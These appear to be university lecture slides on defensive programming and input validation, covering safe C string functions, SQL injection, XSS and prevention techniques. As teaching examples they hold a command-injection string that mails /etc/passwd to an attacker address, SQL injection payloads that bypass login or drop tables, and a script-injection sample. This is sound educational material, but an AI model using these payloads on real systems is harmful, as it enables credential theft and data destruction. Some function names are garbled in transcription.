



Defensive Programming

Gang Tan

Penn State University

Spring 2019

CMPSC 447, Software Security

* Some slides adapted from those by Erik Poll and
David Wheeler



Defense

- We can take countermeasures at different points in time
 - before we even begin programming
 - during development
 - when testing
 - when code is running
- Next we will discuss mostly two kinds
 - Detection and mitigation at runtime
 - Prevention during code development
 - Defensive programming
 - Testing and program analysis will be discussed later




Prevention: Use Safer Programming Languages

- Some commonly-used languages are not safe
 - C, C++, Objective-C
- Use a high-level language with some built-in safety
 - Algol 60 proposed automatic bounds checking back in 1960
 - Ada, Perl, Python, Java, C#, and even Visual Basic have automatic bounds checking
 - Ada `unbounded_string`: auto-resize
 - Some recent safer systems programming languages: Go, Rust
 - Comes with runtime cost



Prevention: Use Safer Programming Languages

- However, even for safer languages
 - Their *implementations* are in C/C++
 - Their libraries may be implemented in C/C++
 - They allow interaction with unsafe code through an FFI (Foreign Function Interface)
 - E.g., the Java Native Interface




Prevention: Code Review

- Manual code reviews for finding vulnerabilities
 - Can be done by self, fellow programmers, or by an independent team with security expertise
- E.g., Google does intensive internal code security review before any code is publicly released

●●● | (Fagan) inspection

- Team with ~4 members, with specific roles:
 - moderator: organization, chairperson
 - code author: silent observer
 - (two) inspectors, readers: paraphrase the code
- Going through the code, statement by statement
- Uses checklist of well-known faults
- Result: list of problems encountered



Example Checklist

- Wrong use of data: variable not initialized, dangling pointer, array index out of bounds, ...
- Faults in declarations: undeclared variable, variable declared twice, ...
- Faults in computation: division by zero, mixed-type expressions, wrong operator priorities, ...
- Faults in relational expressions: incorrect Boolean operator, wrong operator priorities, .
- Faults in control flow: infinite loops, loops that execute $n-1$ or $n+1$ times instead of n , ...



Compile-Time Defense

- GCC's `-D_FORTIFY_SOURCE=2` built into compiler
 - Replaces some string/memory manipulation function calls with bounds-checking version & inserts bound
 - Documentation lists: `memcpy(3)`, `memcpy(3)`, `memmove(3)`, `memset(3)`, `strcpy(3)`, `strncpy(3)`, `strcat(3)`, `strncat(3)`, `sprintf(3)`, `snprintf(3)`, `vsprintf(3)`, `vsnprintf(3)`, and `gets(3)`
 - Sometimes compile-time check, rest run-time
 - Unlike `libsafe`, has more info on expected bound
- Ubuntu & Fedora by default use both `-D_FORTIFY_SOURCE=2` and `-fstack-protector`




Compile-Time Defense: Address Sanitizer (ASan)

- Available in LLVM & gcc as “-fsanitize=address”
 - Use shadow bytes to record memory addressability
- Counters buffer overflow (global/stack/heap), use-after-free, & double-free
 - Can also detect use-after-return, memory leaks. In rare cases doesn't detect above list
 - Counters some other C/C++ memory issues, but not read-before-write
- 73% measured average CPU overhead (often 2x), 2x-4x memory overhead
 - Significant, but sometimes acceptable
- More info: <https://github.com/google/sanitizers>

Prevention: Safe Coding Techniques

- A set of safe-coding recommendations for C/C++
 - Secure Coding in C and C++, R. Seacord
 - CERT SEI Securing C/C++/Java Coding Standards
<https://wiki.sei.cmu.edu/confluence/display/seccode>
 - Building Secure Software, J. Viega & G. McGraw, 2002
 - Writing Secure Code, M. Howard & D. LeBlanc, 2002
 - 19 deadly sins of software security, M. Howard, D. LeBlanc & J. Viega, 2005
- Secure programming HOWTO, D. Wheeler,
www.dwheeler.com/secure-programs





Dangerous C library functions

source: Building secure software, J. Viega & G. McGraw, 2002

Extreme risk

- `gets`

High risk

- `strcpy`
- `strcat`
- `sprintf`
- `scanf`
- `sscanf`
- `fscanf`
- `vfscanf`
- `vsscanf`

High risk (cntd)

- `streadd`
- `strecpy`
- `strtrns`
- `realpath`
- `syslog`
- `getenv`
- `getopt`
- `getopt_long`
- `getpass`


Moderate risk

- `getchar`
- `fgetc`
- `getc`
- `read`
- `bcopy`

Low risk

- `fgets`
- `memcpy`
- `snprintf`
- `strccpy`
- `strcadd`
- `strncpy`
- `strncat`
- `vsnprintf`

Some of these are
hard to use correctly



Writing Memory-Safe C/C++ Code: Two General Ideas

- Perform bounds checking
 - Options for out-of-bound access
 - Stop the program
 - Ignore the access, which may lead to truncated data
 - Can strip off critical data, escapes, etc. at the end
- Auto resize the destination buffer/string
 - Move destination if needed




Prevention: Traditional C Solution (bounds-checking routines)

- Depend mostly on strncpy, strncat, sprintf, and snprintf
 - First three are especially hard to use correctly

● ● ● | strncpy Hard to Use

- `char *strncpy(char *DST, const char *SRC, size_t LENGTH)`
 - Copy string of bytes from SRC to DST
 - Up to LENGTH bytes; if less, null-fills
- We previously showed
 - It can truncate data “in the middle”
 - Lead to potentially malformed data; e.g., missing the NULL byte
- Also, it has big performance penalty
 - It null-fills remainder of the destination



strncat

- `char *strncat(char *DST, const char *SRC, size_t n)`
 - Find end of string in DST (`\0`)
 - Append up to `n` characters in SRC there
 - The resulting string in DST is always null-terminated.
 - If SRC contains `n` or more bytes, `strncat()` writes `n+1` bytes to DST
 - Including the null byte
 - So need to be careful about how big the destination buffer needs to be

Problems of sprintf

- `int sprintf(char *STR, const char *FORMAT, ...);`
 - Results put into STR
 - FORMAT can include length control information
- Beware: `"%10s"` (without `“.”`) sets min field width
 - Useless for preventing buffer overflow
- Use `sprintf`'s format string to set maximum
 - Can set string “precision” field to set maximum length
 - E.G. `"%.10s"` means “ ≤ 10 bytes” (notice `“.”`)
 - If the size is given as a precision of `"*"`, then you can pass the maximum size as a parameter
 - `sprintf(dest, "%.s", maxlen, src);`
 - Controls sizes of individual parameters

snprintf is Better


- `int snprintf(char * s, size_t n, const char * format, ...);`
 - Writes output to buffer “s” up to n chars (no easy buffer overflow)
 - Always writes `\0` at end if `n >= 1` (hooray!)
 - Must provide format string for even trivial cases, **don't let attacker control format string**
 - Returns “length that would have been written” or negative if error, so result-checking can be slightly annoying
- However, even if “n” is short & data source long, it will keep reading input to its end (to determine the return value).
 - This can be inefficient or a security problem if an input string is long or not necessarily `\0`-terminated
- One of the best solutions for fixed-buffer, traditional C
- Sample:

```
len = snprintf(buf, buflen, "%s", original_value);
if (len < 0 || len >= buflen) ... // handle error/truncation
```

● ● ● | Even Better: snprintf + precision


- What if you want to limit the output, detect truncation, *and* limit the number of bytes read?
 - snprintf usually keeps reading (to report its return value)
- Good traditional option is snprintf *and* precision spec
- Sample:

```
len = snprintf(dest, destsize, "%.*s", (int) srcsize, src)
if (len < 0 || len >= buflen) ... // handle error/truncation
```
- Notes:
 - “src” need not be \0-terminated, it’ll stop reading after “srcsize” bytes (and \0-terminate the destination)
 - In some circumstances can use destsize as srcsize
 - If need to determine if src lacks \0, may need to check specially



Prevention: strncpy/strlcat (bounds-checking)

- strncpy(dst,src,size) and strlcat(dst,src,size)
 - with size specifying no more than size bytes
 - Easier to use correctly than strncpy/strncat
 - E.G., Always \0-terminates if dest has any space
 - strncpy doesn't \0-fill, unlike strncpy (good!)
 - Easy to detect if terminates “in the middle”
 - Returns “bytes would have written” like snprintf
 - Usage: if (strncpy(dest, src, destsize) >= destsize) ... // truncation!
 - Used in OpenBSD



Prevention: strncpy/strlcat (bounds-checking)


- However

- Truncates “in the middle” like traditional functions – doesn’t resize
 - Check if truncation matters to you (at least it’s easy to check)
- Keeps reading from input even after dest size filled, like snprintf
 - That’s a problem if src not \0-terminated!
- strlcat has to find end-of-string; not normally issue
- Not universally available




Prevention: asprintf / vasprintf

- asprintf() and vasprintf() are analogs of sprintf(3) and vsprintf(3), except auto-allocate a new string
 - `int asprintf(char **strp, const char *fmt, ...);`
 - `int vasprintf(char **strp, const char *fmt, va_list ap);`
 - Pass pointer to `free(3)` to deallocate
 - Returns # of bytes “printed”; -1 if error
- Simple to use, doesn't terminate results in middle (“resize”)
 - `char *result;`
 - `asprintf(&result, “x=%s and y=%s\n”, x, y);`
- Widely used to get things done without buffer overflows
- Not standard (not in C11); are in GNU and *BSD (inc. Apple)
 - Trivial to recreate on others, e.g., Windows (< 20 LOC)
 - FreeBSD sets `strp` to `NULL` on error, others don't
- Issue: can easily lead to memory leaks




Prevention: Safe Library libsafe

- Partial defense
- Wraps checks around some common traditional C functions. Wrapper:
 - Examines current stack & frame pointers
 - Denies attempts to write data to stack that overwrite the return address or any of the parameters
- Limitations:
 - Only protects certain library calls
 - Only protects the return address & parameters on stack, e.g., heap overflows are still possible
 - Cannot rely on it being there
 - Thwarted by some compiler optimizations



Prevention: Other Safe Libraries

- glib.h provides Gstring type for dynamically growing null-terminated strings in C
 - but failure to allocate will result in crash that cannot be intercepted, which may not be acceptable
- Strsafe.h by Microsoft guarantees null-termination and always takes destination size as argument
- Glib (not glibc): Basis of GTK+, resizable & bounded
- Apache portable runtime (APR): resizable & bounded
- **Problem: Not standard, everyone does it differently**
 - **Making it harder to combine code, work with others**



Prevention: C++ std::string class (resize)

- If using C++, avoid using char* strings
- Instead, use std::string class
 - Automatically resizes
 - Avoids buffer overflow
- However, beware of conversion
 - Often need to convert to char* strings
 - E.g., when interacting with other systems
 - Once converted, problems return
 - Conversion is automatic
- Aren't available in C (C++ only)



Input Validation




Input Validation

- Input validation problems are *the* most common vulnerabilities
 - All programs take user-supplied input
- Programs without input validation could be open to many attacks
- Examples:
 - Format string attacks, SQL injection, command injection, Cross Site Scripting

●●● | General Advice: “All Input is Evil”

- Always check that your input is as you expect
 - Are you expecting a user to enter a color?
 - Verify it's a real color then
 - Or, force them to choose a color from a list
- Assume the worst – although most of your users are probably going to be “good guys”, hackers have access to your program too
- Think like an attacker!
 - Think how you might abuse a system with weird input



Examples of Potential Channels (Sources of Input)

- Command line
- Environment Variables
- File Names
- File Contents (indirect?)
- Network connections
- Web-Based Application Inputs: URL, POST, etc.
- Other Inputs
 - Database systems & other external services
 - Registry/system property
 - ...


This is ***not*** a complete enumerated list, these are only ***examples***.
You must do input validation of *all* channels where untrusted data comes from (at least)

Which sources of input matter depend on the kind of application, application environment, etc. What follows are *potential* channels



Minimize the **Attack Surface**

- Make attack surface as small as possible
 - Disable channels (e.g., ports) and methods (APIs)
 - Prevent access to them by attackers (firewall, access control)
- Make sure you know *every* system entry point
 - Network: Scan system to make sure
- For the remaining surface, as soon as possible:
 - Ensure it's authenticated & authorized (if appropriate)
 - Ensure that all untrusted input is valid (input filtering)
 - Untrusted input = Any input from a source not *totally* trusted
 - Failures here are CWE-20: **Improper Input Validation**
 - Many would argue “validate all input”, not just untrusted
 - Trusted admins make mistakes too!



Example: Converting Grades

```
import java.util.*;
public class Testscore {
    public static void main(String[] args) {
        Scanner console = new Scanner(System.in);
        System.out.println("Enter test score");
        int testScore = console.nextInt();

        if (testScore >= 90) System.out.println("Your grade is A");
        else if (testScore >= 80) System.out.println("Your grade is B");
        else if (testScore >= 70) System.out.println("Your grade is C");
        else if (testScore >= 60) System.out.println("Your grade is D");
        else System.out.println("Your grade is F");
    }
}
```

What input-validation problems this program has?

Well, it doesn't check for negative grades or grades greater than 100.



Is This Security Critical?

- You might think these are just harmless, annoying programming problems
- But some of them might cause security problems
 - Format string attacks
 - The program doesn't expect the input contains things like “%d”, “%n”, “%s”



Example Malicious Input: Command Injection


- An application inputs an email address from a user and writes the address to a buffer [Viega 03].

```
sprintf(buffer, “/bin/mail </tmp/email %s”, addr);
```

The buffer is then executed using the **system()** call.


- The risk is, of course, that the user enters the following string as an email address:
- **bogus@addr.com; cat /etc/passwd | mail some@badguy.net**

[Viega 03] Viega, J., & Messier, M. *Secure Programming Cookbook for C and C++: Recipes for Cryptography, Authentication, Networking, Input Validation & More*. Sebastopol, CA: O'Reilly, 2003.



Summary: Defensive Programming

- Good practices
 - Use safer programming languages
 - Perform code review
 - Use compilers for help
 - E.g., stack guard
 - Writing memory-safe code
 - Use bounds-checking library functions; use safer libraries
- Perform input validation
 - Identify attack surface: channels from which the program takes input
 - Minimize the attack surface
 - Treat all input as potentially malicious



Input Validation: SQL Injection Attacks

* Some slides adapted by Erik Poll and Vitaly Shmatikov

●●● | The SQL Language

- Widely used database query language
- Fetch a set of records

```
SELECT * FROM Accounts WHERE Username='Alice'
```


- Add data to the table

```
INSERT INTO Accounts(Username, Password) VALUES ('Alice',  
'helloworld')
```

- Modify data

```
UPDATE Accounts SET Password='hello' WHERE Username='Alice'
```

- Query syntax (mostly) independent of vendor



Example Web App

Username	<input type="text" value="gtan"/>
Password	<input type="password" value="*****"/>



Constructing the SQL Query From User Input


```
$result = mysql_query(  
    "SELECT * FROM Accounts".  
    "WHERE Username = '$username'".  
    "AND Password = '$password' ;");  
if (mysql_num_rows($result)>0)  
    $login = true;
```



Constructing the SQL Query From User Input

Resulting SQL query

```
SELECT * FROM Accounts  
WHERE Username = 'gtan'  
AND Password = 'geheim';
```



SQL Injection Example

Username	<code>'OR 1=1; /*'</code>
Password	<code>*****</code>



SQL Injection Example

Resulting SQL query

```
SELECT * FROM Accounts  
WHERE Username = '' OR 1=1; /*'  
AND Password = 'geheim' ;
```





SQL Injection Example

Resulting SQL query

```
SELECT * FROM Accounts  
WHERE Username = '' OR 1=1;  
/*'AND Password = 'geheim';
```

Oops!



SQL Injection Example

Username	<code>' ; drop TABLE Accounts; /*'</code>
Password	<code>*****</code>







SQL Injection Example

Resulting SQL query

```
SELECT * FROM Accounts  
WHERE Username = '' ; drop TABLES Accounts ;  
/*'AND Password = 'geheim' ;
```

Oops!

Exploits of a Mom



<http://xkcd.com/327/>

SQL Injection

- Vulnerability: any application in any programming language that connects to a SQL database
- Typical books such as "PHP & MySQL for Dummies" contain examples with security vulnerabilities!
- Note the common theme to many injection attacks: **concatenating strings**, some of them user input, and then **interpreting the result**



Examples of Real SQL Injection Attacks

- Oklahoma Department of Corrections divulges thousands of social security numbers (2008)
 - Sexual and Violent Offender Registry for Oklahoma
 - Data repository lists both offenders and employees

●●● | CardSystems Attack (June 2005)

- CardSystems was a major credit card processing company
- Put out of business by a SQL injection attack
 - Credit card numbers stored unencrypted
 - Data on 263,000 accounts stolen
 - 43 million identities exposed



●●● | Preventing SQL Injection

○ Input validation

- Filtering input: apostrophes, semicolons, percent symbols, hyphens, underscores, ...
 - Any character that has special meanings
- Check the data type (e.g., make sure it's an integer)

○ **Whitelisting** what's allowed

- Allow only a well-defined set of safe values
- Better than **blacklisting** “bad” characters
 - May forget to filter out some characters

●●● | “Blacklists” *are* useful for testing

- Identify some data you should not accept
 - But don't use this blacklist as your rules
- Instead, use blacklists to *test* your whitelist rules
 - I.E., use (subset of) a blacklist as test cases
 - To ensure your whitelist rules won't accept them
- In general, regression tests should check that “forbidden actions” are actually forbidden
 - E.g., Apple iOS's “goto fail” vulnerability (CVE-2014-1266)
 - Its SSL/TLS implementation accepted valid certificates (good) *and* invalid certificates (bad).
 - No one tested it with invalid certificates!



Avoiding SQL Injection: Escaping Quotes

- For valid string inputs use escape characters to prevent the quote becoming part of the query
 - Example: `escape(o'brien) = o''brien`
 - E.g., ANSI SQL mode in MySQL
 - Another example: Convert `'` into `\'`
 - E.g., MySQL mode in MySQL
 - Different databases have different rules for escaping
 - Only works for string inputs

●●● | Prepared Statements

- Metacharacters such as ' in queries provide distinction between data and control
- In most injection attacks **data are interpreted as control** – this changes the semantics of a query or a command
- Bind variables: ? placeholders guaranteed to be data (not control)
- **Prepared statements** allow creation of static queries with bind variables. This preserves the structure of intended query.

Avoiding SQL injection: Prepared Statement

Vulnerable:

```
String updateString = "SELECT * FROM Account  
WHERE Username" + username + " AND Password =  
" + password;  
stmt.executeUpdate(updateString);
```

Not vulnerable:

```
PreparedStatement login =  
con.prepareStatement("SELECT * FROM Account  
WHERE Username = ? AND Password = ?"  
);  
login.setString(1, username);  
login.setString(2, password);  
login.executeUpdate();
```

aka parameterized query


bind variable





Mitigating Impact of Attack


- Encrypt sensitive data stored in database
- Limit privileges (defense in depth)
- Harden DB server and host OS



Input Validation: XSS (Cross-Site Scripting)

●●● | Web Application (In)Security

- Increasingly, web applications become obvious targets to attack
- Modern-day web browser
 - More like an OS
 - Allow downloading and installing web-applications, which take untrusted input




XSS (Cross site scripting)

sos

Search

No matches found for sos

... | XSS (Cross site scripting)



`<h1>sos</h1>` Search

No matches found for

SOS

●●● | XSS (Cross site scripting)

- What can happen if we enter more complicated HTML code as search term?

```
<img="http://www.spam.org/advert.jpg">
```

```
<script language="javascript">alert('aloha');</script>
```

●●● | XSS (Cross site scripting)

- aka HTML injection
- Vulnerability:
user input, possible including *executable content* (JavaScript, VBscript, ActiveX, ..) is echoed back in a webpage
- But why is this a security problem?




XSS – scenario

1. user A injects HTML into a web site,
(e.g. webforum, book review on **amazon.com**,),
which is echoed back to user B later
2. this allows website defacement, or tricking user B to follow link to
anotheronlinebookshop.com
3. *worse still*, B's web browser will execute any javascript included in the injected HTML...
4. this is done in the context of the vulnerable site, ie. using B's cookies for this site...

<https://www.youtube.com/watch?v=cbmBDiR6WaY>

●●● | Why XSS is a Security Problem?

- The problem is that what attackers inject might be viewed by a victim in the victim's browser
 - The injected code will be run on the victim's computer
 - With the origin from a trusted web site
- XSS injects malicious scripts into trusted web sites such as a banking web site
- Affect web sites, built using any language or technology, that echoes back user input in a webpage



XSS

○ Countermeasures

● Input validation

- Blocking “<script>” is not enough
- Pseudo-urls, stylesheets, encoded inputs (%3C codes “<”), etc.
- Hard to do in practice (see Samy Worm)

● Principle of least privilege

- Turn off scripting languages, restrict access to cookies, don't store sensitive data in cookies,...

●●● | MySpace Worm

- Used script injection
- Started on “samy” MySpace page
- Everybody who visits an infected page, becomes infected and adds “samy” as a friend and hero
- 5 hours later “samy”
has 1,005,831 friends
 - Was adding 1,000 friends per second at its peak





More Input Validation Problems for Web Servers


- From servers' point of view, any data from the client cannot be trusted
- Data in web forms, incl. **hidden form fields**.

Hidden form fields, eg

```
<INPUT TYPE=HIDDEN NAME="price" VALUE="50">
```

are not shown in browser, unless you click View -> Page Source..., and may be altered

- Data in cookies
 - cookies, stored at client-side, can be altered
 - Such data always has to be re-validated



To be organized



Homework 3

- Compilation
- Testing



The Previous Lecture

- Question: How many number of bytes are needed to store a C-style string “1234”?


● ● ● | The Previous Lecture

- Suppose `buf = malloc(100);` Is this buffer allocated in the program stack?
- What information is in the program stack?
- What are the uses of the stack pointer and the base pointer?
 - Base pointer also called the frame pointer



Format of Paper Presentation

- Presenter
 - Prepare slides of about 30 mins
 - Teach everyone about the paper
 - Paper critique: strength and weakness of the techniques in the paper
- Audience (5-10 mins)
 - Groups of 2-3 people; discuss the paper; think of questions to ask the presenter
- Presenter (5-10 mins)
 - Answer questions
 - Select the best question and explain why
 - **People with the best question get**
 - Unlimited bragging rights
 - One bonus point
- Presenter: post the slides into the course wiki (CourseSite)
- Evaluation
 - Presentation: Audience 50%; Me 50%



Solution 6: C11 Annex K bounds-checking

- C11 standard adds bounds-checking interfaces
 - Creates “safer” versions of C functions
 - Limits lengths of results
- E.G., `strcpy_s(s1, s1max, s2);`
 - Copies `s2` to `s1`.
 - Doesn't do “useless NIL” fill
 - On error, calls runtime-constraint handler function, controlled by `set_constraint_handler_s()`. This handler can permit returns
 - If it returns, returns 0 if ok, nonzero if a constraint failed
 - A key constraint: `s1max > strlen_s(s2, s1max)`
- Does *not* automatically resize
- Not universally available.. I hope it will be




Solution 7: ISO TR 24731-2 (Dynamic)

- ISO TR 24731-2 defines some dynamic functions
- Most not widely implemented at this time
- “getline” automatically resizes to read a line
- Can create a “string stream” - a memory buffer instead of an open file
 - Can create using `fmemopen()`, `open_memstream()`, or `open_wmemstream()`
 - Then can use standard functions such as `sprintf()`, `sscanf()`, etc. with them
 - Dynamically allocates and resizes as necessary
- Again, not widely available

●●● | XSS – scenario 2

1. User A injects HTML code into a company web page (e.g., web page for ordering products)
2. Employee E in the company intranet reviews the page (with injected Javascript code)
3. E's web browser will execute the script in the company intranet
 - Behind the firewall!

http://www.virtualforge.de/vmovie/xss_lesson_2/xss_selling_platform_v2.0.html



Homework 1: experiencing buffer overruns

- Available in CourseSite
- You are required to do this homework in the machine `edgar.cse.lehigh.edu`
 - You should be able to log into this server using your Lehigh CSE account (not the Lehigh account)
 - Please check this and let me know if you cannot log in
 - Do this soon!